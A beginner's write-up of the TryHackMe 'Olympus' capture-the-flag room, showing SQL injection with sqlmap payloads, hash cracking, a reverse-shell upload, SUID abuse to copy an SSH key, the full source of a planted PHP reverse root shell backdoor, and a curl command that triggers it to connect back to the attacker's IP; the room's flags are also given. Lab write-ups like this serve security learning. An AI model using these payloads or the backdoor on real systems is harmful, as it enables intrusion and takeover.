Olympus — THM Script
My first CTF !
What is Flag 1?
We will start the ctf by listing the open ports of the victim machine:
└─$ sudo nmap -p- -sCV -vvv -T4 -oN nmap.txt 10.10.77.14
...
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://olympus.thm
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

In it we find a port 22 running an ssh server and a port 80 with an http server in which we find the following when entering (we cannot forget to add olympus.thm to our /etc/hosts):
Using the gobuster tool with the wordlist dirb/common.txt to list directories, we found a CMS in ~webmaster:

In the main page we find a login, in addition, we can find a root user who has made the following publications:
> This is the first version of the Olympus website. It should become a platform for each and everyone of you to express their needs and desires. Humans should not be allowed to visit it.
>
> Dear Gods and Godess, I found out that some of you (not everyone thankfully) use really common passwords. As I remind you, we have a wordlist of forbidden password that you should use. Please update your passwords.
>
> Dear gods and goddess, Once more, your IT god snapped his finger and here it goes : Olympus becomes something else, something bigger, something better. You will find every instruction, should you
In one of the publications it tells us that there is a wordlist with “strong” passwords, we will try to find it later. Now, we will try to perform a SQLi attack using the SQLMap tool. This is the login and the request in question:

POST /~webmaster/includes/login.php HTTP/1.1
Host: olympus.thm
...
user_name=cpadlab&user_password=pwned&login=
*SQLMap* has reported to us that the http request is vulnerable:
└─$ sqlmap -r request-login.txt
...
---
Parameter: user_name (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: user_name=root' AND 8518=8518 AND 'PLhO'='PLhO&user_password=test&login=

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: user_name=root' AND (SELECT 8255 FROM (SELECT(SLEEP(5)))UrgQ) AND 'Lrsa'='Lrsa&user_password=test&login=
---
[10:39:07] [INFO] the back-end DBMS is MySQL
When listing the existing mysql databases, we find the following:
└─$ sqlmap -r request-login.txt --dbs
...
available databases [6]:
[*] information_schema
[*] mysql
[*] olympus
[*] performance_schema
[*] phpmyadmin
[*] sys
We will focus on the ddbb “olympus”, these are their respective tables:
└─$ sqlmap -r request-login.txt --batch --tables olympus
...
Database: olympus
[6 tables]
+------------------------------------------------------+
| categories                                           |
| chats                                                |
| comments                                             |
| flag                                                 |
| posts                                                |
| users                                                |
+------------------------------------------------------+
In this way we will find the first flag of the ctf in the flag table, and in the “users” table we will find the following users:
└─$ sqlmap -r request-login.txt --batch --dump -T flag -D olympus
...
Database: olympus
Table: flag
[1 entry]
+---------------------------+
| flag                      |
+---------------------------+
| flag{Sm4rt!_k33P_d1gGIng} |
+---------------------------+
└─$ sqlmap -r request-login.txt --batch --dump -T users -D olympus
...
Database: olympus
Table: users
[3 entries]
+---------+----------+------------+-----------+------------------------+------------+---------------+--------------------------------------------------------------+----------------+
| user_id | randsalt | user_name | user_role | user_email | user_image | user_lastname | user_password | user_firstname |
+---------+----------+------------+-----------+------------------------+------------+---------------+--------------------------------------------------------------+----------------+
| 3 | <blank> | prometheus | User | prometheus@olympus.thm | <blank> | <blank> | $2y$10$YC6uoMwK9VpB5QL513vfLu1RV2sgBf01c0lzPHcz1qK2EArDvnj3C | prometheus |
| 6 | dgas | root | Admin | root@chat.olympus.thm | <blank> | <blank> | $2y$10$lcs4XWc5yjVNsMb4CUBGJevEkIuWdZN3rsuKWHCc.FGtapBAfW.mK | root |
| 7 | dgas | zeus | User | zeus@chat.olympus.thm | <blank> | <blank> | $2y$10$cpJKDXh2wlAI5KlCsUaLCOnf0g5fiG0QSUS53zp/r0HMtaj6rT4lC | zeus |
+---------+----------+------------+-----------+------------------------+------------+---------------+--------------------------------------------------------------+----------------+We will use john to decrypt user passwords:
└─$ touch prometheus zeus root
└─$ echo "<hash>" > <user>
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt <user>
└─$ john --show <user>
-------------------------
prometheus: summertime
zeus:
root:
The john tool has only allowed me to crack the prometeus password. But we found nothing:

Now, we will add to our /etc/hosts the subdomain that we have found by looking at the emails (chat.). Upon entering, we find the following login:


When logging in with the prometheus credentials, we find the following chat with the following messages:
> Attached : prometheus_password.txt
>
> This looks great! I tested an upload and found the upload folder, but it seems the filename got changed somehow because I can’t download it back…
>
> I know this is pretty cool. The IT guy used a random file name function to make it harder for attackers to access the uploaded files. He’s still working on it.
After listing the directories using dirsearch, I have found the folder where the files are uploaded:
└─$ dirsearch --url http://chat.olympus.thm/
[11:39:25] 200 -    0B  - /config.php
[11:39:33] 301 -  325B  - /javascript  ->  http://chat.olympus.thm/javascript/
[11:39:35] 200 -  581B  - /login.php
[11:39:48] 301 -  321B  - /static  ->  http://chat.olympus.thm/static/
[11:39:52] 200 -  108B  - /upload.php
[11:39:53] 200 -    0B  - /uploads/
[11:39:53] 301 -  322B  - /uploads  ->  http://chat.olympus.thm/uploads/

We do not have access to the folder, and in the messages it indicates that the files have been renamed. As before there was a table called “chats”, I have dumpeted it, and it reports the names of the files already reported:
Database: olympus
Table: chats
[6 entries]
+------------+---------------------------------------------+------------+--------------------------------------+
| dt         | msg                                         | uname      | file                                 |
+------------+---------------------------------------------+------------+--------------------------------------+
| 2022-04-05 | Attached : prometheus_password.txt          | prometheus | 47c3210d51761686f3af40a875eeaaea.txt |

The txt file that prometheus uploaded has the following message, now, I have tried uploading a revserse shell php from PentestMonkey because the chat had no filetype restrictions.

└─$ sqlmap -r request-login.txt --batch --dump -T chats -D olympus
...
Database: olympus
Table: chats
[7 entries]
+------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------+------------+--------------------------------------+
| dt         | msg                                                                                                                                                             | uname      | file                                 |
+------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------+------------+--------------------------------------+
| 2022-04-05 | Attached : prometheus_password.txt                                                                                                                              | prometheus | 47c3210d51761686f3af40a875eeaaea.txt |
| 2022-04-05 | This looks great! I tested an upload and found the upload folder, but it seems the filename got changed somehow because I can't download it back...             | prometheus | <blank>                              |
| 2022-04-06 | I know this is pretty cool. The IT guy used a random file name function to make it harder for attackers to access the uploaded files. He's still working on it. | zeus       | <blank>                              |
| 2024-02-22 | dd                                                                                                                                                              | prometheus | <blank>                              |
| 2024-02-22 | dd                                                                                                                                                              | prometheus | <blank>                              |
| 2024-02-22 | Attached : Screenshot from 2024-02-22 11-37-02.png                                                                                                              | prometheus | 712db942c6f34eaa0b1b7f3053d87ab3.png |
| 2024-02-22 | Attached : php-reverse-shell.php                                                                                                                                | prometheus | a58b08f287fb7841fdcdca1fc4bb0696.php |
+------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------+------------+--------------------------------------+
In the zeus user folder, we find the second flag and a message:
Flag: flag{Y0u_G0t_TH3_l1ghtN1nG_P0w3R}
$ cat zeus.txt
Hey zeus !


I managed to hack my way back into the olympus eventually.
Looks like the IT kid messed up again !
I've now got a permanent access as a super user to the olympus.


      - Prometheus.
In short, the user zeus, because of the it manager has root privileges. So we will have to get his password.
Linpeas, has reported some interesting data, including: /usr/bin/cputils, for this, I used a writeup already created from @systemweakness because I was a bit lost.
(https://systemweakness.com/tryhackme-olympus-full-walkthrough-f28f555809a2)[https://systemweakness.com/tryhackme-olympus-full-walkthrough-f28f555809a2]
..
                      ╔════════════════════════════════════╗
══════════════════════╣ Files with Interesting Permissions ╠══════════════════════
                      ╚════════════════════════════════════╝
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 140K Feb 23  2022 /usr/lib/snapd/snap-confine  --->  Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 15K Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-- 1 root messagebus 51K Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 463K Dec  2  2021 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 23K Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 zeus zeus 18K Apr 18  2022 /usr/bin/cputils (Unknown SUID binary!)
What we have to do is to copy the id_rsa to a folder where we can read it:
www-data@olympus:/home/zeus$ /usr/bin/cputils
/usr/bin/cputils
  ____ ____        _   _ _
 / ___|  _ \ _   _| |_(_) |___
| |   | |_) | | | | __| | / __|
| |___|  __/| |_| | |_| | \__ \
 \____|_|    \__,_|\__|_|_|___/

Enter the Name of Source File: ./.ssh/id_rsa
./.ssh/id_rsa

Enter the Name of Target File: /tmp/id_rsa
/tmp/id_rsa

File copied successfully.
And this way we will be able to start from ssh:
└─$ ls /usr/share/john/ | grep ssh
ssh2john.py

└─$ /usr/share/john/ssh2john.py id_rsa
id_rsa:$sshng$6$16$0bafe08e57635a6dd91f469db7f167cc$1910$6f70656e7373682d6b65792d7631000000000a6165733235362d6374720000000662637279707400000018000000100bafe08e57635a6dd91f469db7f167cc000000100000000100000197000000077373682d727361000000030100010000018100a1ba375d517da2590f89ee7f8f5fab1733f300f9fa1922f7aa6ebfafe3445ba816365c56b7399d3511e4db919fe0fd1aadd12aa59b5377f025228b67a8c382a4d0dd8b4c01ed3b335decf9e7bd0753dcd7490cacf96d48335c4ee608526465739c76bc875b2ba390640a8b948b74bb21bcdce369bc71abd3fa1d2235448e26ddcd7a344ef261a4d0f4b5ff2aab5c747732928c582378e768047532fd3b2a2764f7678c30f46fcfac57f112480b8f61e5c052e0989975eba3f31609f8c83643282a6b130ed96e20849b94e8f4c7ef711f3381b47ad2a2d7fb59476d92bccd61760e87e497a82cd893a55c8e4916127d988195d3d0e78ff8bd4e753af735f41fdb586947de35fce00f4524fb9a63a8ea6220cc607d3875cd66dc7b2e333c2adeb9d5733002a1edacf13eedfd5015e1752758ad18da10a3a52b6dbe583b35129248ca065e5b5aaace3412cea6d583505f2abc22d2cbca4398ebaf04dd7f4acb2d9df37c0a4ee2d38505264ed28756a40e0d239215302e910ca500325e8d1920bb910000059055d9a4ddb5f5bb2b11dbc45068d96bd2dcabb92426509fb32c18b0b62bb3d1883ac47481450a12bc3a7e2ecf5e8b81db04b66aa1e9a4ff8b48ece18d3d1bbfaf0a664ec8ad5ddea5c0c513d27396097136f15325e604b56c9bf590097ff0bb69b5ea994ee80da535dac1c9c13399f05792fcf8079f22280c547e4be8e79b74132887c9bc8fbf003c4b935ac43e3e3eeccffa58337641841089456915fdff1d8b6f8f3071d9fd063b73796fad494cb906f6d28f2386c9663e1d0c86936dabe7de3321888a998458b7febab71f54759914e6cae79885801548d4b171372d232822fc63f2ab1502242ca21af06c07cb2e0dd405e6d22b818125ce74c6150a500386e42471d361983c7d501c8168ee830bb33da545ce6ea01147d06d7e0d19a2a6a8750f82bb160a142f981ce5f07b5cb4f4dc800a2186ac103b417ae5afe832bc016ed79a1e0004f508ab26971db12f57d710c87135c51876dba217949472ef97634d611257ddd2b0aaefbf3ea0def7608403f4a3c1ecc58c23cf907dc7de10b151bc0966a71a70c8536b535f99e47489e779c2d28ee112127537bc6a8a20fa4800cbe9a36a5a08dfca55b2e67e573d3edde60a373903decfb8d12243e7be3266b34e99d5de4af25b37b92630a1a9d0439425443571648aa6c9d1ea9cf29551cfa96aea169359a5ace219ee77394a8ad2eeedc46c98165e2b95167f1fab4e1dfd2c4150927380e55b5ba0648cb13b2891a476cb27c4198b6a526a9dd855b39b0a193d30a355fb10945a70c25e2ce727fbbfaa6a45ac0a64b05d22fc174a1774302b12f6a8e92a910a9b28284d8b6f2d9b3a593ff6077535343694bacd8f675a45c4f75874ab4ba460d30c358c1b5ac16003755f76e3cf90e5faa16b2cece423eb569655869f6bdf51c9fd0bd0f732f448b3f1e35e90fd2e65849410bffab45cec1b98a59c0d8902be0ddd8a517876bbe03725c8a30e3af96c4d71b8f5e384ae41bc209417aa10a7121c7e8452efd82db378c3f459859973c8b6f83ff179f3bdb8377d1a998fc5b839b72c6b84359adf673b0d061b3ea5db5e3526ee54ed5014f015320de4aff08ab2c9639a1ccbdc2cce35d8563479367c7a006783c6789de6c60d4b3ebb2942e0ac6e1d6658231fe5759050ad70da6b67955069230be7c9c9fba3aa0c6db8c7cab29eb410b1bb4b084eed349ae5b9389199e6ff3662217ef84a445efcc80b49f4926e9d752f6b3e0171af71498e3b1885a183fc82ede203bcd6bd81a9dfcad6e8d9e312a8a68c322e4f03165277da2d55b8e4c6c4ed2a1594bd0809d3191503c1b53e2b7df3a93f7650f6909e900be6c3c18c614fe0f9efaf912a5b6f69de8edd25e7c77d93f4d61aaaaac42743e047c0ab4c676c3ae6f008c4924c784f806c3f11fa22d738c7261981f07f277dd997e0857830039bc0c64148f14868eddbd49e88023f884d3344f377e95705c97bca3ab25c484d2968403cf367f3fe7ed0d1669e79298bda8f97e68dc7f8fda9de3f58c7c02a611d49ed391df69c5acea5b39af0dddf524a53510b1159834a8838cd9810337f312a9f07576c297eed6e1c59c3691326a61d32eab5cf339872da4b4188b274b2c798cc2ebe06288b219403270c649c1d66117b5f2f9f3202a624244a66fbc5489396a0503f319702a000fbb62a7d8f4e43584e59e58ea37b5f2446cd9c5f2ea354d9a8e9e932900b2c36db433c97cbed52e84c471ca4cbfa2eb671bf8cf3cce5a6a3e3e044788646985b4a1d5b874a73daf5acfcafdfd204e41ef3e0994d8ad765f081d56a32c3320fc7771d80c8c413e62bcf3d56c2083b8d5aae9a5078e683ba6656b7dddd65d4dd14001350561c12d16178d4eb5a7891099ed7c308052044549aabeec4233ed22bff871fd9028a1babbd95bf5fb7acd05eca37ac226e8aecb8600c1036100f6145778980a0da197699f2ab0961b0a5e0ed338528509cc5dd7bcef97916633c1232d6b8c852259ee8b4b54e8132a9f6$16$486

└─$ /usr/share/john/ssh2john.py id_rsa > hash
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
snowflake        (id_rsa)
Now, we will start the ssh connection with the id_rsa:
└─$ ssh zeus@10.10.151.226 -i id_rsa
Enter passphrase for key 'id_rsa': ...
In the official hints writeup, we get the hint to look for gid files of the “zeus” group:
> R00T #1
> Why won’t linpeas flag anything ?!
> Focus ! what files do you and/or your group own ?
When performing the search, we found the following arhcive. It is a shell executed by the root user.
/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.phpzeus@olympus:~$ ls -la /var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php
-rwxr-xr-x 1 root zeus 1589 Jul 15 2022 /var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.phpThis is the code:
<?php
$pass = "a7c5ffcf139742f52a5267c4a0674129";
if(!isset($_POST["password"]) || $_POST["password"] != $pass) die('<form name="auth" method="POST">Password: <input type="password" name="password" /></form>');

set_time_limit(0);

$host = htmlspecialchars("$_SERVER[HTTP_HOST]$_SERVER[REQUEST_URI]", ENT_QUOTES, "UTF-8");
if(!isset($_GET["ip"]) || !isset($_GET["port"])) die("<h2><i>snodew reverse root shell backdoor</i></h2><h3>Usage:</h3>Locally: nc -vlp [port]</br>Remote: $host?ip=[destination of listener]&port=[listening port]");
$ip = $_GET["ip"]; $port = $_GET["port"];

$write_a = null;
$error_a = null;

$suid_bd = "/lib/defended/libc.so.99";
$shell = "uname -a; w; $suid_bd";

chdir("/"); umask(0);
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if(!$sock) die("couldn't open socket");

$fdspec = array(0 => array("pipe", "r"), 1 => array("pipe", "w"), 2 => array("pipe", "w"));
$proc = proc_open($shell, $fdspec, $pipes);

if(!is_resource($proc)) die();

for($x=0;$x<=2;$x++) stream_set_blocking($pipes[x], 0);
stream_set_blocking($sock, 0);

while(1)
{
    if(feof($sock) || feof($pipes[1])) break;
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
    if(in_array($sock, $read_a)) { $i = fread($sock, 1400); fwrite($pipes[0], $i); }
    if(in_array($pipes[1], $read_a)) { $i = fread($pipes[1], 1400); fwrite($sock, $i); }
    if(in_array($pipes[2], $read_a)) { $i = fread($pipes[2], 1400); fwrite($sock, $i); }
}

fclose($sock);
for($x=0;$x<=2;$x++) fclose($pipes[x]);
proc_close($proc);
?>
We will have to execute a curl command with the password and adding our attacker’s ip and port. This is the command:
$pass = "a7c5ffcf139742f52a5267c4a0674129";curl -X POST "http://10.10.151.226/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php?ip=10.18.68.6&port=1235" -H "Content-Type: application/x-www-form-urlencoded" -d "password=a7c5ffcf139742f52a5267c4a0674129" In this way we will obtain a shell with the user root.


Flag: flag{D4mN!_Y0u_G0T_m3_:)_}
For the bonux flag, we will use the same command found in the writeup hints:
$ grep -irl 'flag{'
ssl/private/.b0nus.fl4g
$ cat .b0nus.fl4g

Here is the final flag ! Congrats !

flag{Y0u_G0t_m3_g00d!}

As a reminder, here is a usefull regex :
grep -irl flag{

Hope you liked the room ;)Answer: flag{Y0u_G0t_m3_g00d!}
<3